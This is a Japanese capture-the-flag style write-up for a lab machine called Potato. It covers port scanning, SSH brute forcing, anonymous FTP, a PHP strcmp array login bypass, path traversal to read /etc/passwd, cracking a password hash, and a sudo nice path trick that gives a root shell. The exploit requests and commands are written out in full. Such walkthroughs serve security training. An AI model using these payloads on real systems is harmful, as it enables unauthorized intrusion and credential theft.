Potato

Nmap

開いているポートを調べる.

```
$ ports=$(nmap -p- --min-rate=1000 -T4 192.168.223.101 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)

$ echo $ports
22,80,2112,5850,5965,16898,22708,32520,34676,35562,36164,49404,53692,55401,65257
```


詳細な情報を調べる.

```
$ nmap -p$ports -sV -A 192.168.223.101
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-23 23:34 JST
Nmap scan report for 192.168.223.101
Host is up (0.24s latency).

PORT      STATE  SERVICE VERSION
22/tcp    open   ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ef:24:0e:ab:d2:b3:16:b4:4b:2e:27:c0:5f:48:79:8b (RSA)
|   256 f2:d8:35:3f:49:59:85:85:07:e6:a2:0e:65:7a:8c:4b (ECDSA)
|_  256 0b:23:89:c3:c0:26:d5:64:5e:93:b7:ba:f5:14:7f:3e (ED25519)
80/tcp    open   http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Potato company
|_http-server-header: Apache/2.4.41 (Ubuntu)
2112/tcp  open   ftp     ProFTPD
5850/tcp  closed unknown
5965/tcp  closed unknown
16898/tcp closed unknown
22708/tcp closed unknown
32520/tcp closed unknown
34676/tcp closed unknown
35562/tcp closed unknown
36164/tcp closed unknown
49404/tcp closed unknown
53692/tcp closed unknown
55401/tcp closed unknown
65257/tcp closed unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.11 seconds
```

HTTP - 80TCP



何も情報がなさそう.

SSH - 22TCP

情報が無いのでブルートフォース攻撃をする.

```
1 $ hydra -L username.txt -P /usr/share/wordlists/metasploit/unix_passwords.txt
  192.168.156.101 ssh -V -t 24
```


認証情報のペアは見つからなかった.

HTTP - 80TCP

隠しディレクトリが無いか調べる.

```
1 $ gobuster dir -u 192.168.156.101 -w
  /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
2 <snip>
3 /admin                (Status: 301) [Size: 318] [-->
  http://192.168.156.101/admin/]
4 <snip>
```

`/admin` というディレクトリが存在する.



ログインページを発見したので，BurpSuite で確認する.

`admin:admin` でログインを試してみる.

```
POST /admin/index.php?login=1 HTTP/1.1
Host: 192.168.156.101
Content-Length: 29
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.156.101
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.156.101/admin/
Accept-Encoding: gzip, deflate
Accept-Language: ja,en-US;q=0.9,en;q=0.8
Connection: close

username=admin&password=admin
```

`/admin/index.php` に対して `username=admin&password=admin` を送信することがわかる.

FTP - 2112TCP

FTP のサービスが稼働しているようなので, `anonymous` ログインを試す.

```
$ ftp 192.168.156.101 2112
Connected to 192.168.156.101.
220 ProFTPD Server (Debian) [::ffff:192.168.156.101]
Name (192.168.156.101:funa): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230-Welcome, archive user anonymous@192.168.49.156 !
230-
230-The local time is: Sun Apr 24 10:46:09 2022
230-
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30519|)
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 ftp      ftp           901 Aug  2  2020 index.php.bak
-rw-r--r--   1 ftp      ftp            54 Aug  2  2020 welcome.msg
226 Transfer complete
ftp>
```

パスワード無しでログインすることができ，2つのファイルを手に入れることができる.

```
<html>
<head></head>
<body>

<?php

$pass= "potato"; //note Change this password regularly

```

```php
if($_GET['login']==="1"){
  if (strcmp($_POST['username'], "admin") == 0  &&
strcmp($_POST['password'], $pass) == 0) {
    echo "Welcome! </br> Go to the <a href=\"dashboard.php\">dashboard</a>";
    setcookie('pass', $pass, time() + 365*24*3600);
  }else{
    echo "<p>Bad login/password! </br> Return to the <a
href=\"index.php\">login page</a> <p>";
  }
  exit();
}
?>


  <form action="index.php?login=1" method="POST">
                <h1>Login</h1>
                <label><b>User:</b></label>
                <input type="text" name="username" required>
                </br>
                <label><b>Password:</b></label>
                <input type="password" name="password" required>
                </br>
                <input type="submit" id='submit' value='Login' >
  </form>
</body>
</html>
```

どうやらログインページのバックアップファイルのよう.

パスワードの比較には `strcmp()` が使われているが，HackTricks によると空の配列を送ることでパスワードの比較を回避することができる.

```
$ php -a
Interactive shell

php > $test = strcmp(array(), "superstrongpassword");
PHP Warning:  Uncaught TypeError: strcmp(): Argument #1 ($string1) must be
of type string, array given in php shell code:1
Stack trace:
#0 php shell code(1): strcmp()
#1 {main}
  thrown in php shell code on line 1
php > echo $test == 0;
PHP Warning:  Undefined variable $test in php shell code on line 1
1
```

Warning が出ているが `$test` と `0` を比較すると `1` が返ることがわかる.


HTTP - 80TCP

BurpSuite を使って，送信する認証情報を空の配列に書き換える.

```
POST /admin/index.php?login=1 HTTP/1.1
Host: 192.168.156.101
<snip>
username[]=&password[]=
```

ログインすることができた.

`/admin/dashboard.php` を調査すると，ログファイルが見つかる.




`Get the log` を試すと `file=log_01.txt` というパラメータを送っていることがわかる.

```
POST /admin/dashboard.php?page=log HTTP/1.1
Host: 192.168.156.101
<snip>
file=log_01.txt
```

パラメータにローカルファイルのパスを指定する.

```
POST /admin/dashboard.php?page=log HTTP/1.1
Host: 192.168.156.101
<snip>
file=../../../../../etc/passwd
```

ファイルの中身が表示される.



Home Users Date Logs Ping

show log:

- log_03.txt
- log_02.txt
- log_01.txt

Get the log

Contenu du fichier ../../../../../etc/passwd :

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
florianges:x:1000:1000:florianges:/home/florianges:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
proftpd:x:112:65534::/run/proftpd:/usr/sbin/nologin
ftp:x:113:65534::/srv/ftp:/usr/sbin/nologin
webadmin:$1$webadmin$3sXBxGUtDGIFAcnNTNhi6/:1001:1001:webadmin,,,:/home/webadmin:/bin/bash
```

`webadmin` というユーザ名のパスワードハッシュを手に入れることができた.

`john` を使ってハッシュを解析する.

```
$ cat webadmin.txt
webadmin:$1$webadmin$3sXBxGUtDGIFAcnNTNhi6/:1001:1001:webadmin,,,:/home/webadmin:/bin/bash

$ john --wordlist=/usr/share/wordlists/rockyou.txt webadmin.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 24 OpenMP threads
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
dragon           (webadmin)
1g 0:00:00:00 DONE (2022-04-24 22:35) 50.00g/s 115200p/s 115200c/s 115200C/s 123456..abcdefgh
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

SSH -22TCP

`webadmin:dragon` で SSH ログインする.

```
$ ssh webadmin@192.168.156.101
webadmin@192.168.156.101's password:
<snip>
webadmin@serv:~$ cat local.txt
860c26d5d461bc39e04bfe0e16358d8b
```

flag を見つけることができた.

`/bin/nice` は `sudo` で実行可能であり，`/notes/` ディレクトリからのパスでコマンドを指定する必要がある.

```
webadmin@serv:~$ sudo  -l
[sudo] password for webadmin:
Matching Defaults entries for webadmin on serv:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webadmin may run the following commands on serv:
    (ALL : ALL) /bin/nice /notes/*
```

`/bin/bash` を実行するスクリプトを作成し，実行権限を付ける.

```
webadmin@serv:~$ echo "/bin/bash" > pwn.sh
webadmin@serv:~$ chmod +x pwn.sh
```

`/bin/nice` を `sudo` で実行する.

```
webadmin@serv:~$ sudo /bin/nice /notes/../home/webadmin/pwn.sh
root@serv:/home/webadmin# id
uid=0(root) gid=0(root) groups=0(root)
root@serv:/home/webadmin# cat /root/proof.txt
8b62a45833b6bd78aee6e2e57698ea0a
```

Conglaturations!